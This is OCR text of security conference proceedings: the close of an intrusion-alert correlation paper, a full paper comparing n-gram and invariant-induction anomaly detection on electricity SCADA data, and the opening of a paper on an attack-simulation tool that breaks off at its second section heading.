Based on the observation that an intrusion scenario might be represented as a planning activity, we suggest a model to recognize intrusion scenarios and malicious intentions. This model does not follow previous proposals [3,4] that require to explicitly specify a library of intrusion scenarios. Instead, our approach is based on specification of elementary attacks and intrusion objectives. We then show how to derive correlation relations, or positive influence, between two attack instances or between an attack instance and an intrusion objective. Detection of complex intrusion scenario is obtained by combining these binary correlation relations. We then define the notion of anti correlation, or negative influence, that is useful to recognize a sequence of correlated attacks that does no longer enable the intruder to achieve an intrusion objective. This may be used to eliminate a category of false positives that correspond to false attacks, that is actions that are not further correlated to an intrusion objective. Lastly we proposed correlation weights which can be very useful to select plausible scenarios. When the intruder did not achieved his intrusion objective yet but there are several possible intrusion objectives consistent with a given sequence of correlated attacks, our current strategy is to select the objective that contain stronger correlated attacks.

A future work is to see how to integrate expert knowledge in the correlation process. Indeed, to decide if a given intrusion scenario instance is achieved or not, it is often necessary to combine information provided by "classical" IDS with other information about the system monitored by the IDS: its topology, configuration and other data about the type and version of the operating systems and applications installed in this system [8]. This kind of data is not provided by classical IDS but other tools exist that may be used to collect it. Since current IDS also provide alerts that do not allow us to distinguish between successful or failing attacks, these additional data would be also useful for that purpose. This problem is currently investigated in the ongoing project DICO.

Acknowledgements

This work was funded by the French Ministry of Research as part of the DICO project. The authors would like to thank all the members of these projects,

especially the members of the sub-project "Correlation": Herve Debar, Ludovic Me and Benjamin Morin.

References

1. Cuppens, F. and Miège, A.: Alert Correlation in a Cooperative Intrusion Detection Framework. In *IEEE Symposium on Security and Privacy*, Oakland, USA (2002)
2. Cuppens, F., Autrel, F., Miège, A., Benferhat, S.: Recognizing malicious intention in an intrusion detection process. In *Second International Conference on Hybrid Intelligent Systems (HIS'2002)*, Santiago, Chile (October 2002)
3. Geib, C. and Goldman, R.: Plan Recognition in Intrusion Detection Systems. In DARPA Information Survivability Conference and Exposition (DISCEX) (June 2001)
4. Geib, C. and Goldman, R.: Probabilistic Plan Recognition for Hostile Agents. In Florida AI Research Symposium (FLAIR) , Key-West, USA (2001)
5. Moulin, H.: Axioms of Cooperative Decision Making. Cambridge University Press, Cambridge (1988)
6. Debar, H. and Wespi, A.: The Intrusion Detection Console Correlation Mechanism. Workshop on the Recent Advances in Intrusion Detection (RAID'2001), Davis, USA (October 2001)
7. Mè, L., Marrakchi, Z., Michel, C., Debar, H. and Cuppens, F.: La detection d'intrusion: les outils doivent coopérer. REE journal
8. Huang, M.-Y.: A Large-scale Distributed Intrusion Detection Framework Based on Attack Strategy Analysis. Proceedings of the First Internationnal Workshop on the Recent Advances in Intrusion Detection (RAID'98), Louvain-La-Neuve, Belgium (1998)
9. Valdes, A. and Skinner, K.: Probabilistic Alert Correlation. In Fourth International Workshop on the Recent Advances in Intrusion Detection (RAID'2001), Davis, USA, October 2001. **171** (septembre 2002) 20

Safeguarding SCADA Systems with Anomaly Detection

John Bigham, David Gamez, and Ning Lu

Department of Electronic Engineering, Queen Mary, University of London
London, E1 4NS, UK
{john.bigham,david.gamez,ning.lu}@elec.qmul.ac.uk

Abstract. This paper will show how the accuracy and security of SCADA systems can be improved by using anomaly detection to identify bad values caused by attacks and faults. The performance of invariant induction and n-gram anomaly-detectors will be compared and this paper will also outline plans for taking this work further by integrating the output from several anomaly-detecting techniques using Bayesian networks. Although the methods outlined in this paper are illustrated using the data from an electricity network, this research springs from a more general attempt to improve the security and dependability of SCADA systems using anomaly detection.

1 Introduction

Over the last fifteen years a considerable amount of research has been done on the protection of IP networks against malicious viruses and attacks. We now have intrusion detection systems, firewalls, virus detectors and even a certain amount of anomaly-detecting software making its way into commercial production [2]. SCADA systems play a vital control and information-gathering role in many industries, but until recently very little effort has been expended on their security. The main reason for this is that they have generally been run using obscure protocols and they have had little connection to the outside world. Today this is changing: there is now an increasing interconnectivity of everything, SCADA systems are moving over to standard protocols, and the deregulation of many industries (especially the electricity industry) makes their control systems more vulnerable to manipulation by malicious insiders.

Two approaches can be taken to securing SCADA systems. One is to identify problems at the perimeter of the system using virus and intrusion detection software to identify known attacks and viruses. This provides a good defence against external attackers, but it does nothing to prevent insiders from abusing the system and it is also unable to detect unknown attacks and viruses. A second approach is to model the normal data flows and control operations within the SCADA system to detect anomalies caused by attempts to change or damage the system. This has the advantage that it can detect unknown attacks and the actions of malicious insiders, but unless it is handled carefully it can generate a lot of false alarms.

In the work on anomaly detection that has been carried out so far, the main emphasis has been on monitoring the *behaviour* of the system (sequences of function calls, connections between machines, and so on) rather than the *data* passed around the system. Since there is almost no open source SCADA software and many of the data-gathering applications run on proprietary hardware, an analysis of functional behav-

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 171–182, 2003.

iour is not the best place to start with anomaly detection. The detection of anomalies within the data is a much more promising area of investigation.

SCADA systems are used to control processes ranging from electricity networks to chemical plants. Although in the longer term a solution is needed that can be applied to many different areas, it was decided to start with the data from electricity networks, since this is more systematically related than that from other sources. The techniques described in this paper are being developed as part of the Safeguard IST project [17], and they will eventually be incorporated into agents that are used detect and repair anomalies within large complex critical infrastructures.

2 An Overview of the Electricity Management Network

A typical electricity network is managed from a control centre containing a number of computers running server, database, firewall, monitoring and control software. This is connected via a wide area network to a number of data acquisition systems (DAS), which in turn are connected to remote terminal units (RTU), which send data readings from local sites in response to requests from software running in the control centre. The electricity network is managed by sending control signals from the control centre to the RTUs, which control breakers, transformers, switches and so on. The data acquisition and control parts of this management network are its SCADA (Serial Control And Data Acquisition) system.




Fig. 1. An electricity management network

The data that is gathered by electricity SCADA systems is incomplete and subject to substantial corruption and loss. To cope with these problems, a program called a state estimator is used, which takes the data, assigns weights to it according to its credibility, and uses the known electrical properties of the network to calculate a best-fit hypothesis about its current state. A limitation of state estimation is that it cannot

cope with massive data loss and it usually assumes that its picture of the topology of the network (i.e. which breakers are open or closed) is correct. This is a risky assumption since there are often configuration errors and there is always the chance that an attacker could be mediating between the control centre and the electricity network. State estimation techniques are also less applicable when the equations relating the data values are less well defined — in water systems and chemical plants for example.

When the state estimator cannot reach a result because of corruption or insufficient data a second technique is brought into play. This is the suggestion of pseudo-measurements, which are rough guesses (generally based on statistics) as to what the corrupt or missing readings should be. Using these pseudo-measurements the state estimator can come up with an improved guess about the true state of the network.

3 Vulnerabilities of SCADA Systems

Although there has been a lot of hype about the prospect of cyber-terrorists taking control of SCADA systems[1], there remains a very real threat to them from insiders and outsiders. Power and energy companies are frequent targets of attacks and approximately 60% of them experienced at least one severe security alert in the last six months [9]. There have also been a couple of incidents in the last few years where SCADA systems have been severely compromised[2]:

- In November 2001 an attacker used the Internet, a wireless radio and stolen control software to release up approximately one million liters of raw sewage into the river and coastal waters of Maroochydore in Queensland, Australia.
- In 1994 an attacker broke into the computers of an Arizona water facility: the Salt River Project in the Phoenix area.

In addition to outside attacks there is also a threat from insiders[3], whose greater technical knowledge enables them to do greater damage to the system. Operator errors are also a frequent source of disruption.

Once an attacker is inside an electricity SCADA system, there are a number of malicious actions that they can perform:

- *Changing data values.* By manipulating data readings an attacker can deceive the operators about the power and voltages on the network. If an operator acts on the false information, they can put the electricity network into a dangerous state.
- *Changing control signals.* An attacker could block control signals and issue false confirmations. Operators would be lead to think that breakers are closed when they are open or that a transformer is malfunctioning when it is not.
- *Opening breakers.* The attacker could take direct control of the network and send control signals to shut parts of it down. The operators' attempts to restart the network could be blocked with a denial of service over the SCADA system.

---

[1] See [11] for a critical assessment of this hype.

[2] These examples are taken from [13] and [11]. More information about electricity vulnerabilities can be found in [12].

[3] The most recent dti survey [4] reports that 48% of large businesses blame their worst security incident on insider activity.

- *Fraud.* In the future, the metering of electricity will be done remotely, probably over IP. Attackers could fraudulently manipulate these readings.
- *Overload*. In the future, electricity companies are likely to have much more control over demand, for example switching on water heaters in homes when there is low demand. An attacker could overload the electricity system by switching on all the electricity devices across the country at a period of high demand.

The most dangerous scenario is a combination of these disruptions, which could cause a similar loss of control to that experienced when the Legion of Doom took over Southern Bell's telephone network in 1989[4].

4 Detecting Anomalous Events in SCADA Systems

This paper will compare two approaches to modelling SCADA data from an electricity network: one that treats the data as text and learns the normal patterns within this text (n-gram), the other which treats the data as numbers and looks for invariants, such as mathematical relationships between the numbers (invariant induction).

4.1 N-Gram

This technique was initially developed by Marc Damashek, who used it to classify texts independently of errors and the language they were written in. N-gram scanning works by moving a sliding window of width *n* along a text and recording the number of occurrences of each sequence of characters in the window. For example, if the system has to process "The cat sat on the mat" using a sliding window of width two, "Th", "he", "e " and so on will be read into the database until the entire document (or string in this case) has been read in. The result is a representation of the document as a vector containing the relative frequencies of its distinct constituent n-grams, which can then be used to measure the similarity between documents.

To apply this technique to the data from an electricity network a number of modifications need to be made. To begin with, this approach is normally error tolerant and here it was necessary to detect errors rather than tolerate them. In electricity measurements, if a decimal point is dropped or a sign reversed, a radically different reading can result. The n-gram technique is error tolerant because it is essentially a statistical technique that measures the distribution of n-grams in the data. To make it more error sensitive it was decided to start with a non-statistical n-gram model of the data, which simply records whether a particular n-gram occurs in the training data or not. This is very similar to Forrest's stide technique [7], which was used to model the normal sequences of system calls within a Linux system. To reduce the size of the normal model it was decided to work with just the first four characters of each measurement. These included the sign of the reading, the position of the decimal point and the most significant digits. Each movement of the sliding window was then advanced four characters along the data so that each successive n-gram covered a new reading.

[4] See Bruce Stirling, *The Hacker Crackdown* [18] for more on this.

To increase the generalisation offered by the system, a degree of approximation between the n-grams held in the database and the test n-grams was also introduced.

The advantage of the n-gram technique is that it will work with data in any format and it should even work with some forms of encrypted data. A further benefit is that it does not depend upon mathematical relationships between the data readings and so it is a natural complement to invariant induction. The limitation of this approach is that it has difficulty detecting errors that occur close together because a single error creates a zero response for the entire time that the sliding window is over it.

4.2 Invariant Induction

This approach builds up a normal model of the data by looking for relationships between the different data readings. These are expressed as invariants, i.e. facts which should always hold in the current context. In the data from electricity networks this approach is particularly effective since most of the data is interrelated in a systematic manner. For example, in the networks that we have experimented on, the relationship between the power flow readings at either end of a line are, to a high degree of accuracy, of the form P1 = kP2 + C, where k and C are constants. Initially a certain number of invariants are hypothesised for the readings from the network. Some relationships are based on physical relationships, but others will simply be empirical relationships that are found in the training data. As more data comes in, some of these relationships will be discarded because they no longer hold and eventually one is left with a set of relationships which hold for all of the training data. A simplified example of this technique now follows.

Suppose that this approach is being applied to the three bus network in Fig. 2.




Fig. 2. Three bus electricity network

Table 1. Real power readings for three bus network

Time	P1	P2	P3	P4	P5	P6
T1	200	-190	60	-59.4	-70	67.9
T2	220	-209	50	-49.5	-100	97
T3	240	-228	80	-79.2	-150	145.5

Table 1 shows three sets of real power readings for this network. If the only relationships that are hypothesised are linear equations through the origin, then at time T1 it is possible to hypothesise the following six equations:

$$P1 = -1.05\ P2 \quad (1)$$

$$P3 = -1.01\ P4 \quad (2)$$

$$P5 = -1.03\ P6 \quad (3)$$

$$P1 = 3.33\ P3 \quad (4)$$

$$P1 = -3.37\ P4 \quad (5)$$

$$P1 = 2.86\ P5 \quad (6)$$

At times T2 and T3, equations (4), (5) and (6) (and the rest of the potential linear equations) no longer hold and the model of the normal relationships between the data readings reduces down to (1), (2) and (3). If these equations do not hold in a future test data set, this could indicate data corruption or loss, or the manipulation of data by a malicious attacker. In practice, an approximate model will be fitted to the training data and its residual computed (e.g. least squares).

An advantage of this technique is that the beliefs that are encapsulated in the invariants can be used to form beliefs about the components of the invariants. For example, if the power readings at each end of a link between two buses do not satisfy the linear relationship, then one of the power readings must be at fault. Information about the range of typical readings and the last known breaker state can then be used to discover whether there is an error in the power sensor reading or in the breaker sensor reading. This allows you to connect topology information and power readings locally and adjust the weights on the input to the state estimator.

A limitation of this approach is that you can only identify incorrect readings by looking at the relationships of the two candidates with other correct readings. If a sign reverses on P1, equation (1) will no longer hold, but it will not be known whether this is because P2 should be negative or P1 positive unless there are further equations linking P1 and P2 with other readings. These further equations may not always be available if there is a substantial amount of corruption.

5 Previous Work

5.1 N-Grams

Marc Damashek was one of the first to develop the n-gram technique [3]. His system has been successfully used it to classify documents independently of errors and language. In the application of this technique presented here, the aim has been rather different, since although the format of the data is ultimately unimportant, the errors are critical and so Damashek's statistical approach could not be adopted unaltered.

The simplified non-statistical version of Damashek's technique used in these experiments is also similar to Stephanie Forrest's sequence time-delay embedding (stide) methodology, described in [7] and elsewhere, which was used to track the behaviour of applications by identifying abnormal sequences of their system calls. The focus in Forrest's work is on the behaviour of the system, not on the data passed around it, and there was little need in the context of her work to track down the exact position of errors and suggest corrections.

5.2 Invariant Induction

Since Langley's BACON system [10], there has been a substantial amount of work on equation induction within the AI and engineering communities and a number of systems have been developed [5], [15]. However the main aim of this work was to discover equations that could be used by engineers and there has not been any application of the learnt equations to the problem of SCADA security and anomaly detection.

Research into the more general problem of invariant induction has been carried out by Michael Ernst, whose Daikon system [6] dynamically identifies invariant properties of the variables within a program by instrumenting its source code and running it over a test bed that is intended to give a comprehensive coverage of the program's behaviour. As the program runs the variables are analysed for invariant properties, such as $x > 10$, $x + y = 35$, etc. Although Ernst's techniques are similar to the ones described in this paper, the area of application is different. Ernst's approach is orientated towards debugging applications and not towards building up a normal model of SCADA data and using this to detect intrusions. Furthermore, Ernst's pruning technique does not allow invariants that are usually true, e.g. 99% of the time.

5.3 Support for the State Estimator in Electricity Networks

A lot of research has been carried out on the development of state estimation and the extension of it to include topology errors. This includes the work by Clements on the identification of topology errors [1] [14] and recent research by Wollenberg on massive data loss and pseudo-measurements [8]. However, none of the work so far has applied anomaly-detecting techniques to these problems and very little work has been done on intrusion detection in SCADA systems.

6 Experiments

Using a load flow program[5], real and reactive power flow measurements for a six bus network were calculated for total system loads varying over the annual cycle given with the specification of the IEEE 24 bus test network [16]. This provided 8736 files containing snapshots of the network for every hour of every day for a year. To test the false positive rate of the anomaly detectors, one in ten of these files was set aside and then the n-gram and invariant induction techniques were used to learn normal models of the network.

Test data was generated by introducing between 1 and 44 random errors into a selection of the normal data files. These errors included changing the sign of a reading, moving the decimal point to the right or left and swapping one of the digits with a random number. The ability of the two anomaly-detecting techniques to identify the errors was then evaluated.

[5] For these experiments we adapted the load flow program supplied with Wood & Wollenberg's *Power Generation, Operation and Control* [20].

7 Results

The first set of experiments measured the true and false positive rates *per file* for the two techniques, which were used to identify whether a complete snapshot of the network was normal or abnormal. Different sliding window lengths were used for the n-gram technique and different threshold settings for the invariant induction. The results are shown in figures 3, 4, 5 and 6.




Fig. 3. The average true positive rates for the n-gram technique plotted against the number of power readings in the sliding window[6] using three different approximation levels




Fig. 4. The average false positive rates for the n-gram technique plotted against the number of power readings in the sliding window using three different approximation levels




Fig. 5. True positive rate for invariant induction plotted against the multiple of the standard error used to trigger an anomaly




Fig. 6. False positive rate for invariant induction plotted against the multiple of the standard error used to trigger an anomaly

The next set of experiments measured the ability of the two techniques to correctly identify errors *within* each corrupted file. For the n-gram technique, the sliding windows that covered six and eight data readings gave the best results when identifying errors on a file by file basis and so these window lengths were used to identify errors

[6] Four characters from each power reading were read into the n-gram model and so a sliding window that includes eight power readings will have a length of thirty two characters.

within each file. For the invariant induction, a threshold setting of 1.96*s*, where *s* is the standard deviation of the residual error, was chosen. Since we were focusing on the induction of linear equations in these experiments, this technique could only indicate whether there was an error in a line (represented by two readings) and it could not identify individual points in a file that were corrupt. It was also found that the relationship between the reactive power readings was non-linear and so errors could not be identified in these values. This meant that a maximum of eleven line errors could be detected by invariant induction; whereas the n-gram technique could theoretically detect up to forty four corruptions in the file. Results are shown in Fig. 7 and Fig. 8.




Fig. 7. Plot of the number of errors in the data against the average number of errors accurately detected by the n-gram technique




Fig. 8. Plot of the number of errors per line against the average number of line errors accurately detected by invariant induction

8 Discussion

Both techniques performed well in the first experiment. A sliding window that included six data readings[7] and an approximation level of two could identify ninety eight percent of the corrupt files with a one percent false positive rate. With a standard deviation of two, the invariant induction technique identified ninety one percent of the corrupt files with a four percent false positive rate.

In the second experiment, the n-gram technique proved to be good at accurately identifying small numbers of errors within each file, but as the errors increased the false positive rates started to make the results meaningless[8]. In practice it will probably be sufficient to identify one or two errors in each file or to identify the file as completely corrupt and for this the n-gram technique is sufficient. Invariant induction

[7] Here again we encounter the magic number six, which has been the optimal window length in many anomaly-detecting experiments. Tan and Maxion [19] claim that the frequent occurrence of this number is an artifact of Forrest's data, but this cannot be the explanation here. The coincidence is also not as close as it appears. Although six data readings proved optimal, with four characters in each reading, the actual window length was 24 characters.

[8] Results were plotted up to a false positive rate of 20%.

performed much better on this task and with just one invariant type, this approach proved successful at identifying line corruptions within the files. In these experiments, invariant induction could only identify pairs of readings containing an error, however the performance of this technique will improve as it is extended to include other invariants not described here (such as the sum of the real and reactive powers being zero and topology dependent range checks).

These results suggest that the best way to detect anomalies within electricity data is to combine more than one anomaly-detecting technique. Whilst n-grams perform better on the identification of corrupt files and at pinpointing small numbers of errors within files, invariant induction has a better overall performance on the identification of errors within files. The combined results from both methods could be used to adjust the weighting on data going into the state estimator.

9 Future Work

The first stage of our future work will be to improve the anomaly detectors by extending the invariant induction to include more sophisticated equations and testing the ability of the n-gram technique to handle encrypted data. Preliminary experiments have suggested that although some forms of encryption reduce the ability of the n-gram technique to provide approximate matches, they do not entirely prevent it from recording normal sequences and identifying deviations.

The results so far have indicated that anomaly detection can be improved by combining several different anomaly detectors. An effective way of doing this would be to use a Bayesian network to correlate their outputs with other data sources. This should reduce the false positive rate and would enable more accurate pinpointing of errors. In Fig. 9, information from the n-gram and invariant anomaly detectors is brought together with a range checker using the Bayesian network, which works out which reading has been corrupted and could suggest a pseudo measurement for that reading. These correlation techniques can also be extended to integrate information from many different independent sources and create higher level concepts and beliefs about them.

The work on improving and correlating the anomaly detectors will be used to study the interactions between the anomaly detectors and the state estimator. As explained in section 2, the state estimator offers an effective way of evaluating the state of the network and the purpose here has not been to duplicate its work, but to improve it. Experiments need to be carried out to evaluate the performance of the state estimator on corrupted data, determine its limitations and then investigate the extent to which correlated anomaly detection can support it by adjusting the weights on readings and suggesting pseudo-measurements.

These experiments have tested the anomaly-detecting techniques using the data from an electricity network. A logical next step would be to test them on data from other SCADA systems, such as those controlling water systems and chemical plants. These experiments could also be extended to include SCADA control signals.

10 Conclusions

Our results suggest that the two anomaly-detecting methods that we have described could be used to successfully detect deliberate or accidental corruption of data within

a SCADA system. Both techniques can identify whether a collection of readings from the network is normal or abnormal with a reasonable false positive rate. On the detection of errors within each set of data readings, the two techniques have complementary strengths and the proposed combination of methods using a Bayesian network should enable the limitations of the individual techniques to be overcome. In the longer term these technologies will be incorporated into the Safeguard agent system and used to protect electricity and telecommunications management networks.




Fig. 9. A Bayesian network that correlates the output from different anomaly detectors with other information. R1 and R2 are power readings

Acknowledgements

We would like to acknowledge Xuan Jin and the other members of the Safeguard project. These include Wes Carter (QMUL), Stefan Burschka (Swisscom), Simin Nadjm-Tehrani (LIU), Kalle Burbeck (LIU), Giordano Vicoli (ENEA), Sandro Bologna (ENEA), Claudio Balducelli (ENEA) and Carlos López Ullod (AIA). We would also like to thank the European IST Programme for their support for this project.

References

1. Clements, K.A., Davis, P.W.: Detection and Identification of Topology Errors in Electric Power Systems. *IEEE Transactions on Power Systems*, Vol. 3, No. 4, November 1988
2. CylantSecure, www.cylant.com
3. Damashek, Marc: Gauging Similarity with n-Grams: Language-Independent Categorization of Text. *Science*, Vol. 267, 10 February 1995, pp. 843–848
4. dti (Department of Trade and Industry, UK). 'Information Security Breaches Survey 2002', available at: https://www.security-survey.gov.uk/ isbs2002_detailedreport.pdf
5. Džeroski, Sašo and Todorovski, Ljupčo, 'Discovering Dynamics: From Inductive Logic Programming to Machine Discovery', *Journal of Intelligent Systems*, 4 (1994) 89–108
6. Ernst, Michael: *Dynamically Discovering Likely Program Invariants*, PhD Thesis, University of Washington 2000

7. Forrest, S., Hofmeyr, S., Somayaji, A. and Longstaff, T.: A sense of self for unix processes. *Proceedings of the 1996 IEEE Symposium on Computer Security and Privacy*. IEEE Press, (1996)
8. González-Pérez, Carlos and Wollenberg, Bruce F.: Analysis of Massive Measurement Loss in Large-Scale Power System State Estimation. *IEEE Transactions on Power Systems*, Vol. 16, No. 4, November 2001
9. Higgins, Mark (ed.): *Symantec Internet Security Threat Report*, Volume 3, February 2003
10. Langley, P., Simon, H. and Bradshaw, G.: Heuristics for empirical discovery. In Bolc, L. (editor) *Computational Models of Learning*, Berlin: Springer (1987)
11. Lemos, Robert, Borland, John, Bowman, Lisa and Junnarkar, Sandeep, 'E-terrorism', News.com Special Report, August 27, 2002
12. National Security Telecommunications Advisory Committee Information Assurance Task Force, 'Electric Power Risk Assessment', March 1997: http://www.ncs.gov/n5_hp/Reports/EPRA/electric.html
13. Oman, Paul, Schweitzer, E. and Roberts, Jeff 'Safeguarding IEDs, Substations, and SCADA Systems Against Electronic Intrusions', available at: http://tesla.selinc.com/techpprs.htm
14. Pereira, Jorge Correia, Saraiva, João Tomé, Miranda, Vladimiro, Costa, Antonio Simões, Lourenço and Clements, K. A., 'Comparison of Approaches to Identify Topology Errors in the Scope of State Estimation Studies', *Proceedings of the 2001 IEEE Porto Power Tech Conference*, 10th – 13th September, Porto, Portugal
15. Rao, R.B.; Lu, S.C.-Y.: KEDS: a knowledge-based equation discovery system for engineering problems. *Proceedings of the Eighth Conference on Artificial Intelligence for Applications*, 2–6 Mar 1992, pp. 211–217
16. Reliability Test System Task Force of the Application of Probability Methods Subcommittee, 'IEEE Reliability Test System', *IEEE Transactions on Power Apparatus and Systems*, Vol. PAS-98, No. 6 Nov./ Dec. 1979
17. Safeguard website: www.ist-safeguard.org
18. Sterling, Bruce, *The Hacker Crackdown*, available at: http://www.mit.edu/hacker/ hacker.html
19. Tan, Kymie M. C. and Maxion, Roy A.: Why 6? Defining the Operational Limits of stide, an Anomaly-Based Intrusion Detector. IEEE Symposium on Security and Privacy, pages 188–201, Berkeley, California, 12–15 May 2002
20. Wood, Allen J. and Wollenberg, Bruce F.: *Power Generation, Operation and Control (Second Edition),* New York: John Wiley & Sons, Inc. (1996)

Experiments with Simulation of Attacks against Computer Networks

I. Kotenko and E. Man'kov

St.-Petersburg Institute for Informatics and Automation, Russia
{ivkote,eman}@mail.iias.spb.su

Abstract. The paper describes implementation issues of and experiments with the software tool "Attack Simulator" intended for active assessment of computer networks vulnerability at the stages of design and deployment. The suggested approach is based on malefactor's intention modeling, ontology-based attack structuring and state machines specification of attack scenarios. The paper characterizes a generalized agent-based architecture of Attack Simulator. The generation of attacks against computer network model and real computer network is analyzed. The experiments demonstrating efficiency of Attack Simulator in generating various attacks scenarios against computer networks with different configurations and security policies are considered.

1 Introduction

Increasing of Internet scale and intensive emerging of new computer and network technologies enhance the number of computer network vulnerabilities and possible targets for malefactors' attacks against computer networks. Now we are witnesses of developing cyber war, where malefactors use more and more advanced tools of attack realization based on automated, speedy, sophisticated techniques, which are more difficult to detect and eliminate [9].

However, modern computer network security systems use mostly "ad hoc" built security policies aimed at defense against known types of attacks and other threats. It is undoubtedly that remarkable increase of security systems efficiency could be achieved in case of using knowledge resulting from generalization and formalization of the accumulated experience regarding computer system vulnerabilities and attack cases. To best develop the methods of cyber defense, we must be able to test security components by simulating attacks against computer networks, just the way the military must be able to simulate conflicts in the real world [5].

The goal of research described in the paper consists in development of a general approach, mathematical models and a computer network attack simulation software tool intended for active analysis of computer network vulnerabilities [7].

As one can see from our review of relevant works (Table 1), describing only examples of works directly connected with attack modeling and simulation, the field of attack modeling and simulation has been delivering significant research results to date, nevertheless the publications reflect a beginning phase of research. Perhaps this is due to the extreme complexity of the network attack and computer networks.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 183–194, 2003.

Table 1. Some Relevant Works

Essence of approach	Examples of works
Attacks and attack taxonomies	[8]
Using Colored Petri Nets	[12]
State transition analysis technique	[10]
Cause-effect model of attack realization	[2]
Conceptual models of computer penetration	[19]
Descriptive models of attacks	[23]
Structured "tree"-based description of attacks	[3], [15], [17]
Modeling survivability of networked systems	[14]
Object-oriented Discrete Event Simulation of attacks	[1]
Attack modeling as a set of capabilities that provide support for new attacks	[21]
Attack languages	[22]
Situation calculus to simulate intelligent, reactive attackers	[5]
Building and using attack graphs for vulnerability analysis	[16], [18], [20]
Intrusion detection systems evaluation	[4], [13]

We developed a strict formal model and techniques for attack modeling based on stochastic formal grammar and state machine based specification of the malefactor's intentions and scenarios of network attacks on the macro and micro levels. Our approach applied the results of reviewed relevant works, but is evolving own theoretical and practical ideas about *stochastic formal grammar and multi-agent based* attack modeling and agent-based simulation. The rest of the paper is structured as follows. *Section 2* presents formal approach suggested for attack modeling and simulation. *Section 3* specifies the software tool "Attack Simulator" implementing the formal approach developed. *Section 4* outlines the experiments conducted with Attack Simulator. *Section 5* describes the paper results.

2 Formal Approach for Attack Modeling and Simulation

